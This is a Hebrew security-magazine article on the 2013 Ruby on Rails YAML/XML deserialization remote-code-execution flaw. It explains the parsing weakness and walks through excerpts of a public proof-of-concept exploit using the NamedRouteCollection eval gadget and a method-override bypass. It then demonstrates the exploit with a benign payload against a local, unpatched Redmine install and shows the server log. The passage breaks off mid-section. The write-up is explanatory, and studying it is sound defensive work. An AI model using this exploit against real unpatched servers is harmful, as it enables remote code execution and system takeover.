

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-

Ruby on Rails

מאת יוחאי אטון (hrr)

הקדמה

עולם פיתוח אתרי האינטרנט צבר תאוצה כ"כ גדולה שכבר קשה לעקוב אחרי טכנולוגיות, שפות, סביבות עבודה וכו'. איפה הימים בהם אתר אינטרנט סטאטי עם תגית "" היו חוד החנית בטכנולוגית פיתוח האתרים? איפה הם הימים בהם תגית "<HR>" הייתה נחשבת לאלמנט חשוב כחלק מיישום חווית משתמש? איפה הם הימים לפני שידעו בכלל מה זה חוויית משתמש? איפה הם הימים שיכולת להשתמש בטבלאות HTML וזה לא היה מעליב אף אחד?

ואפילו אם מתקדמים מעט בציר הזמן, איפה הם הימים בהם מסד נתונים של Microsoft Access יחד עם טכנולוגית ASP היו הדבר החם הבא? או בכלל, איפה הם הימים בהם היה אפשר לערבב עמוד PHP עם שאלתת SQL, פונקציית אימות נתונים ופעולות פלט מבלי להתחשב ב-MVC וכל מיני ארכיטקטורות חדשות שהפכו כיום, לסוג של תו תקן.

אז פשוט מאוד, הימים האלו עברו. וכמו כל שינוי בחיים, צריך לדעת להסתגל. בשנים האחרונות חל גידול עצום בשימוש בטכנולוגיות ובסביבות עבודה מוכנות. למעשה, כיום, רוב המתכנתים שיגשו לפתח אפליקציה אינטרנטית חדשה יבדקו קודם האם סביבת העבודה בה הם משתמשים תוכל לעמוד בציפיות המערכת. או יותר מזה, המעסיקים והחברה עצמה, כבר יודעים מראש עם איזה מערכת הם מעדיפים / צריכים לעבוד ובכך מסווגים מראש את מאפייני המשרה.


אז מה בדיוק טוב בפריימוורקס בפיתוח אתרים? פשוט מאוד - פשטות. כמפתח משנות ה-00 המוקדמות יצא לי לבנות לא מעט אתרים עם מערכות ניהול כאלו ואחרות. במהלך העבודה והפיתוח נאלצתי להצמד לסטנדרטים חדשים שצצו בכל שני וחמישי, לדבג ולקנפג בלי סוף והכי מעצבן - לחזור על קוד שכבר כתבתי.

אז אמנם אני שתקתי והמשכתי בעבודתי שלי, אך כמה חברה אחרים החליטו להרים את הכפפה ולשים קץ לחובבנות. למה בדיוק הם עשו את זה? כמו שאמרתי, עצלות. אחד מהעקרונות המשמעותיים ביותר והמפריים ביותר אצל מתכנתים הוא עצלות. אבסורד אה? ובכן, אותה עצלות היא בד"כ זו שמדרבנת אנשי פיתוח לעבוד קשה עכשיו ולנוח הרבה אח"כ.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il

וכך היה, במהלך העשור הקודם החלו לצוץ כל מיני מערכות ופריימוורקס (בעיקר קוד פתוח) המאפשרות לפתח אתרי אינטרנט מבלי לחזור על קוד, מבלי להתעסק יותר מדי עם SQL, מבלי לדאוג לקונפיגורציות מיותרות, מבלי לפחד מבעיות אבטחה נפוצות (אהמ אהמ) והכי חשוב - להתרכז במוצר נטו.



[במקור: היסטוריה של Frameworks]

ואז הגיעה ריילס


רובי און ריילס, אשר מבוססת על שפת התכנות **Ruby**, הייתה בין הראשונות בתחום. היא פותחה בשנת 2004 ע"י דייוויד האיינמאיר הנסון (אל תנסו את זה בבית) כחלק מפרויקט אישי אחר שהוא עצמו פיתח. המערכת פותחה במסגרת קוד-פתוח ומאז התקדמה רבות. כיום היא משמשת כאחת מסביבות העבודה הנפוצות ביותר בעולם עם למעלה מרבע מיליון אתרים פעילים. כמו כן, יותר ויותר אנשים מאמצים את הפריימוורק ותורמים בתחזוקתה ופעילותה [בגיטהאב](#).

ריילס הנה סביבת עבודה הכוללת בה בעצם הכל (full-stack web framework). מרמת מבני הנתונים וקונפיגורציות שרת, ועד רמת הטקסט והתצוגה בצד הלקוח (css, javascript, html). יחד עם ספריות וחבילות נוספות כמו ActiveSupport, ActionPack המותאמות במיוחד עבור ריילס, היא עונה על מגוון רחב של קטגוריות ופרמטרים ומהווה קרקע יציבה לפיתוח אפליקציות ווביות. כשיוצרים אפליקציית ריילס באמצעות הפקודה הפשוטה:


```
rails new myapp
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



יכולים להבהל ממה שקורה. עוד לא כתבת שורת קוד וכבר נוצרים 16 קבצים ותיקיות (וזה רק בתיקיית האב!). אז אמנם חלק מהקבצים אינם נחוצים וסיכוי גדול שאפילו לא יגעו בהם אך חלק ניכר מהם מהווים בסיס אינטגרלי למערכת העתידית:



Name	Date Modified	Size	Kind
app	Feb 5, 2013 1:04 PM	--	Folder
assets	Feb 5, 2013 1:04 PM	--	Folder
controllers	Feb 5, 2013 1:04 PM	--	Folder
helpers	Feb 5, 2013 1:04 PM	--	Folder
mailers	Feb 5, 2013 1:04 PM	--	Folder
models	Feb 5, 2013 1:04 PM	--	Folder
views	Feb 5, 2013 1:04 PM	--	Folder
config	Feb 5, 2013 1:04 PM	--	Folder
config.ru	Feb 5, 2013 1:04 PM	158 bytes	Document
db	Feb 5, 2013 1:04 PM	--	Folder
doc	Feb 5, 2013 1:04 PM	--	Folder
Gemfile	Feb 5, 2013 1:04 PM	760 bytes	Document
Gemfile.lock	Feb 5, 2013 1:05 PM	2 KB	Document
lib	Feb 5, 2013 1:04 PM	--	Folder
log	Feb 5, 2013 1:04 PM	--	Folder
public	Feb 5, 2013 1:04 PM	--	Folder
Rakefile	Feb 5, 2013 1:04 PM	273 bytes	Document
README.rdoc	Feb 5, 2013 1:04 PM	9 KB	Document
script	Feb 5, 2013 1:04 PM	--	Folder
test	Feb 5, 2013 1:04 PM	--	Folder
tmp	Feb 5, 2013 1:04 PM	--	Folder
vendor	Feb 5, 2013 1:04 PM	--	Folder

כבר מההיררכיה המוצגת ניתן לראות שריילס מאמצת לעצמה ארכיטקטורה די נפוצה בעולם ה-Web והפיתוח, אשר נקראת (Model View Controller) - MVC. הארכיטקטורה דוגלת בהפרדה בין ליבת המערכת (המודל), בין הבקשות והתקשורת מול המערכת (הקונטרולר) ובין תצוגת התוכנה למשתמש הקצה. הרעיונות המרכזיים מאחורי מימוש הארכיטקטורה הם יעילות קוד יחד עם DRY (אל תחזור על עצמך) והפרדת/הגבלת אגפי התוכנה:

Model - אחראי לכל המיפוי של מסד הנתונים. ז"א קובץ Book.rb תחת תיקיית /apps/models ייצג טבלה במסד הנתונים הנקראת books (ריילס עושה את הטוויסט בעצמה). באמצעות ה-ORM (קיצור של Object Relational-Mapping) שהמערכת משתמשת בו, ניתן להתייחס לכל Book בטבלה books כאובייקט בפני עצמו. פיצ'ר זה, כבר בפני עצמו, פותח את הראש ומאפשר המון. אימוץ ה-OOP לכדי טבלאות מסדי נתונים עושה סדר ומאפשר זרימה מדהימה בקוד.

Controller - החלק האחראי לטיפול בבקשות שהאפליקציה מקבלת. אפשר לחשוב עליו כסוג של מתווך. כל בקשה שנשלחת לאפליקציה דרך הלקוח ודורשת איזשהי בדיקה מול מסדי הנתונים (מודל), חישובי צד-שרת מסוימים וכו' עוברת דרך הקונטרולר.

View - כשמו כן הוא, חלק זה אמון על תצוגת תוכן האתר. בין אם זה קבצי SASS, HAML, CoffeeScript או אפילו מיושנים יותר כגון html, css, javascript.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il

הבעיות

אז הכל באמת טוב ויפה. אתרים גדולים כמו טוויטר, דפי זהב (העולמית), גיטהאב ורבים אחרים התאהבו בפונקציונאליות ובנוחות שיש בפריימוורק ואימצו את השימוש בה.

ב-8 בינואר השנה, אaron פיטרסון, פרסם [פוסט](#) בקבוצת Rubyonrails-Security, ובו הוא טוען לכשל אבטחה במערכת אשר קיים עקב ניתוח (Parse) לא מאובטח של קבצי xml. כשל האבטחה, שחומרתו הוגדרה בקהילה כ'אפוקליפטית', מאפשר הזרקת קוד חיצוני (מכל סוג שהוא) למערכת ובעצם מאפשר השגת שליטה, שלילת מידע רגיש וכן הפלה ומניעת שירות של המערכת הנתקפת. לא צריך להמשיך לפרט בכדי להבין את חומרת הנזק הפוטנציאלי שעלול להגרם לפלטפורמות החשופות לתקיפות.


כצפוי, תקלות וכשלים נוספים הקשורים בתגלית הראשונה החלו לצוץ כפטריות אחרי הגשם, ובמהלך החודשים ינואר ופברואר השנה, התגלו שלושה כשלי אבטחה נוספים. אמנם הבאגים די מתבססים על אותה בעיה ספציפית בניתוח לקוי-אבטחתית של טקסט YAML אך חומרתם ורמת הסיכון המוגדרת גבוהה ביותר.

מגדילים את הרזולוציה

אז אחרי כל ההסברים והשיעור הקל בהיסטוריית הריילס, אפשר לצלול לעומק. מקור הכשל [הראשוני](#) מגיע מניתוח לא מאובטח של XML. ניתוח ה-XML המתבצע בריילס מאפשר מעבר על תגיות וביצוע דה-סריאליזציה לערכים לטיפוסים שכיחים (מחרוזות וכו') אך גם לטיפוסים מסוג YAML. עם ביצוע הקידוד ל-YAML, הקוד הפנימי רץ כמות שהוא ולכן האפליקציה/האתר חשופים לתקיפות קוד.

כלל בקשות/שאליות ה-HTTP מנוהלות בריילס ע"י ActionPack. הספריה, המתפקדת כסביבת עבודה בפני עצמה, מכילה בתוכה אלמנטים בסיסיים למימוש ארכיטקטורת ה-MVC עליה דיברנו מקודם (כגון מימוש רובי בתוך קבצי View, ניתובים למיניהן וכד'). תת-חלק ניכר מהספריה (Action Dispatch) מוקדש לעיבוד וניתוח בקשות ה-HTTP ממשתמש הקצה. הספריה הנ"ל קולטת את הבקשה, מפענחת ומסווגת את טיפוס התוכן אותו היא מכילה (MIME TYPE) ושולחת אותו ל'טיפול' הבא בהתאם לסוגו. בצורה דיפולטיבית, המערכת תומכת בין השאר בסוגי טקסט כמו XML ו-JSON. ככלל, התמיכה העולמית בתקן XML כפורמט נתונים בבקשת HTTP היא אמנם שכיחה אך השימוש בתקן כחלק מפעולות האתרים הוא נמוך, ולכן ככה"נ האיחור בגילוי התקלה.

אז לאחר סיווג תוכן הבקשה כ-XML, תוכן ה-XML עובר לעיבוד. עיבוד הנתונים מתבצע על-ידי תת-ספריה נוספת ושמה ActiveSupport. הספריה מכילה בתוכה מס' רכיבי עזר ואקסטנשינים לשפת Ruby הבסיסית



ומהווה חלק אינטגרלי בריילס. נוסף על כך, החבילה מכילה את XmlMini, רכיב Ruby המנתח טקסט XML תקני.

כאמור, רכיב זה תומך בדה-סריאליזציה של תגיות עצי-מבנה ב-XML לסוגי טיפוסים ומבני נתונים סטנדרטיים כגון: מחרוזות, שלמים, מערכים וטבלאות גיבוב (Hash Tables). השימוש בא לידי ביטוי כאשר ישנה רשימה XML של תגיות אשר סוגם וטיפוסם מוגדר כבר בעץ ה-XML.

יחד עם התמיכה בסוגי הטיפוסים המוכרים, ישנה תמיכה בסוגים קצת פחות טריוויאליים כמו YAML. ז"א, ניתן להגדיר תגית XML כטיפוס מסוג YAML:

```
<xml>
  <Library>
    <book type="yaml">Book Title </book>
  </Library>
```

מה זה בדיוק YAML? ומה הבעיה?

שפת YAML, בראשי תיבות הרקורסיביות: Yet Another Markup Language או בעברת Yet Another Markup Language, הינה מהווה פורמט טקסטואלי פשוט וקריא לבן אנוש. הפורמט מיועד להצגת מבני נתונים פשוטים (עם אסוציאטיביות המוצגות כאינטרציה, ממש כמו שכותבים מאמר) ולעיתים קרובות משמש לניסוח קבצי הגדרה וקונפיגורציה. בריילס, הקובץ השכיח ביותר המשתמש בפורמט הנ"ל הוא קובץ הקונפיגורציה של מסד הנתונים:

```
#railsapp/config/database.yml
development:
  adapter: postgresql
  encoding: unicode
  database: test_db
```

השפה אמנם נוחה וקלילה אך טומנת בחובה אירוע בעייתי לא קטן. רכיבים המובנים דיפולטיבית ברובי (כגון Psych) המטפלים בניתוח מידע מסוג yaml, מאפשרים גם תהליך של דה-סריאליזציה וסריאליזציה. התהליך מבצע קריאה של הנתונים וממיר אותם לאובייקטים מסוגי מחלקות הקיימים בפלטפורמה. ההמרה נעשית ללא סינון וע"פ הקובץ הנקלט:


```
!ruby/object:Book
  tite: The Tangled Web
  pages: 300
```

אם נקרא את המחרוזת הנ"ל ע"י פונקציית YAML.load מה שבעצם יקרה זה ש-Psych (הפארסר הדיפולטיבי של YAML) יסתכל על השורה הראשונה ויגיד "אה, זה הולך להיות אובייקט מסוג 'ספר' שהוא תת-מחלקה של Object ברובי! אה, ואם אני כבר כאן, אני גם אגדיר את הערכים title ו-pages."

```
[2] pry(main)> require 'yaml'
=> true
[3] pry(main)> class Book
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



```
[3] pry(main)* def title
[3] pry(main)* end
[3] pry(main)* def pages
[3] pry(main)* end
[3] pry(main)* end
[4] pry(main)> yaml_code = "!ruby/object:Book\n  tite: The Tangled Web\n  pages: 300"
=> "!ruby/object:Book\n  tite: The Tangled Web\n  pages: 300"
[5] pry(main)> YAML.load(yaml_code)
=> #<Book:0x007f89fd828370 @pages=300, @tite="The Tangled Web">
```

אוקיי, ומה זה משנה?

אז נכון, תהליך ה(דה)סריאליזציה יכול להיות מאוד יעיל כשזה נוגע לעבודה עם כל מיני סוגים של נתונים ומאפשר הצגה ברורה ופשוטה של אובייקטים שהם לא פעם מסובכים וקשים לקריאה. עם זאת, המנגנון איננו מותאם להתמודדות עם קוד מזיק ולא מאובטח. ז"א, היה ובאתר מסוים מאפשרים למשתמש הקצה לשלוח ולהעלות קובץ YAML (למשל: rubygems.org), הם מאפשרים לו גם לשתול קוד זדוני ולבצע SQLi, מניעת שירות והכי גרוע: הזרקת קוד Ruby.

אכן בעיה חמורה, אך מה שהופך אותה ליותר חמורה היא Ruby עצמה. שפת התכנות Ruby הנה שפה דינאמית לחלוטין. כל דבר בשפה הנו אובייקט. למשל, ברובי, הטקסט "בלה בלה" הנו אובייקט של המחלקה: String. זאת אומרת, באם תבוצע הזרקת קוד זדוני אשר תשכתב למשל מתודה מסויימת, היא מסוגלת לפגוע בתשתית האתר והמערכת ברמה הכי בסיסית שיכולה להיות ולהשבית אותה לחלוטין.

מבחן המציאות


נכתבו הרבה PoC (הוכחות היתכנות) ואקספלויטים לניצול כשלי האבטחה המדוברים. אחת מההוכחות נכתבה ע"י [postmodern](#) והיא מכילה בתוכה את כל האלמנטים עליהם דיברנו עד כה. נבצע כעת סקירה קצרה של הקוד שכתב ומיד לאחר מכן ננסה לבצע את התקיפה בעצמנו.

לפני שנתחיל - הרשיתי לעצמי, למטרת הלימוד, לחתוך חלקים לא נחוצים מהקוד (כמו תקינות וכו'). את הקוד המלא ניתן לראות בגיטהאב. כמו כן, הוא נעזר בפלטפורמת [Ronin](#) (מבוססת Ruby כמובן) המסייעת בכתיבת כלי בדיקה וחדירה:

```
def exploit(url,payload,target=:rails3)
  escaped_payload = escape_payload(wrap_payload(payload),target)
  encoded_payload = escaped_payload.to_yaml.sub('--- ','').chomp
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



החלק הראשון במתודה exploit מתעסק בהתאמת הקוד המוזרק. התוקף יגדיר את גרסת הריילס הנתקפת (במקרה השכיח "3") והמערכת תבצע ניקוי קוד בהתאם. באמצעות המתודות הנ"ל קוד התוקף יעבור המרה לקוד המתאים לתצורת YAML ולגרסת המערכת:

```
yml = %{\n  ---\n  !ruby/hash:ActionController::Routing::RouteSet::NamedRouteCollection ?\n  #{encoded_payload}: !ruby/struct.. \n :controller: foos\n  \nsegment_keys:\n - :format }.strip
```

בקוד הנ"ל, מוגדר תוכן ה-yaml המוזרק ומבצע וניצול החולשה המאפשרת וסריאליזציה לתוכן הטקסט. התוקף במקרה הזה מנצל את המחלקה:

```
ActionController::Routing::RouteSet::NamedRouteCollection
```

אשר עלתה כמכילה אפשרות להרצת payload מסויים באמצעות השימוש שלה ב-eval בזמן הצבה לאובייקט במחלקה:

```
xml = %{\n  <?xml version="1.0" encoding="UTF-8"?>\n  <exploit type="yaml">#{yaml.html_escape}</exploit> }.strip
```

כעת נחבר את ה-payload המוזרק ב-yaml לתוך מבנה XML סטנדרטי:

```
return http_post(\n  :url => url,\n  :headers => {\n    :content_type => 'text/xml',\n    :x_http_method_override => 'get'\n  },\n  :body => xml\n)\nend
```

הקוד הנ"ל מרכיב את מבנה בקשת ה-HTTP ומגדיר את תוכנה כ-XML. כמו כן, הגדרנו את סוג הבקשה (X-HTTP-Method-Override) כ-GET. חשוב לציין שתחילה פורסם כי ניתן לבצע את התקיפה רק באמצעות בקשות POST/PUT ובכך היה עלינו להתאים את התקיפה לנתיב URL ייעודי המאפשר יצירת בקשה כזו (כמו שדה חיפוש למשל).

עם זאת, באמצעות הפרמטר הנ"ל מבוצע מעקף המאפשר שליחת POST שתתפרש בשרת Rails כבקשת GET אך תשמור על תוכן הבקשה (ה-XML):

```
url = ARGV[0]\npayload = ARGV[1]\ntarget = ARGV.fetch(2, :rails3).to_sym\n\nprint_info "POSTing #{payload} to #{url} ..."\nresponse = exploit(url, payload, target)\n\nend
```

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il

ניסיון עצמאי


כעת נבדוק את הפרצה בעצמנו. בכדי להראות את עוצמת הנזק היכולה להגרם, החלטתי להדגים את הפרצה על אפליקציית web מאוד מוכרת. האפליקצייה היא מערכת לניהול פרויקטים ושמה [Redmine](#). המערכת הושקה לראשונה ב-06' בקוד-פתוח ומאז מתעדכנת באופן שוטף. המערכת הייתה חשופה לאקספלויט האחרון אך מאז יצאו מס' עדכונים ולעת עתה מוגדרת כבטוחה.

אז אחרי [שהורדתי](#) מגיטהב את גרסה 2.0 (לפני כל עדכוני האבטחה), [התקנתי](#) את המערכת. היה עלי לבצע כמה שינויים בהגדרות (חיבור לד"ב וכו') וכעבור כמה דקות שרת WEBrick המריץ את האפליקציה עבד כצפוי:

```


rails s — ruby —
rails ..op/rails-hack
[2013-02-16 13:55:04] INFO WEBrick 1.3.1
[2013-02-16 13:55:04] INFO ruby 1.9.3 (2012-04-20) [x86_64-darwin11.2.0]
[2013-02-16 13:55:04] INFO WEBrick::HTTPServer#start: pid=3858 port=3000
  
```

נרשמתי ונכנסתי למערכת הפרוייקטים החדשה שלי, יצרתי פרויקט "בקטנה" ומילאתי מעט את ה-database. אמנם לא הייתי צריך לעשות את זה בכדי להדגים, אבל אם כבר מתקינים משהו חדש שווה כבר לבדוק אותו, לא? :



תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails-

www.DigitalWhisper.co.il



עכשיו כשהכל במקום, אפשר לגשת לעניינים. נקח את הסקריפט (הוכחת היתכנות) שכתב [postmodern](#) ונונסה להריץ אותה מול המערכת שהקמתי. בכדי לא להגזים, הקוד אותו אני אזריק הוא פשוט הדפסה 100 פעמים של מחרוזת טקסט מסויימת:

```
user:~/Desktop/rails-hack% ruby rce.rb http://localhost:3000/search
"100.times { puts 'I was told to write a minimum of 1,400-words
article.' } "
[-] POSTing 100.times { puts 'TI was told to write a minimum of 1,400-
words article.' } to http://localhost:3000/search ...
[-] Success!
```

נראה שזה הצליח, נסתכל בלוג של השרת:


```
[....]
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.
I was told to write a minimum of 1,400-words article.

Started GET "/search" for 127.0.0.1 at 2013-02-16 16:34:34 +0200
Processing by SearchController#index as */*
Parameters:
{"exploit"=>#<ActionDispatch::Routing::RouteSet::NamedRouteCollection:0x007fb5ed270268 @routes={:"foo\n(100.times { puts 'I was told to write a minimum of 1,400-words article.' } ; @executed = true) unless @executed\n__END__\n"=>#<struct defaults={:action=>"create", :controller=>"foos"}, required_parts=[], requirements={:action=>"create", :controller=>"foos"}, segment_keys=[:format]>, @helpers=[:"hash_for_foo\n(100.times { puts 'I was told to write a minimum of 1,400-words article.' } ; @executed = true) unless @executed\n__END__\n_url", ::"foo\n(100.times { puts 'I was told to write a minimum of 1,400-words article.' } ; @executed = true) unless @executed\n__END__\n_path", ::"hash_for_foo\n(100.times { puts 'I was told to write a minimum of 1,400-words article.' } ; @executed = true) unless @executed\n__END__\n_path", ::"foo\n(100.times { puts 'I was told to write a minimum of 1,400-words article.' } ; @executed = true) unless @executed\n__END__\n_path"], @module=#<Module:0x007fb5ed278198>>
```

כפי שניתן לראות בבירור, הקוד הכתוב כחלק מה-YAML, רץ במלואו על השרת. אז, אכן הזרקת קוד Ruby היא בהחלט המתקפה הקשה ביותר שאפשר לבצע. במיוחד בהתחשב במבנה הדינאמי של רובי.

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



דוגמה נוספת למתקפה, נניח ונריץ את הקוד הבא:

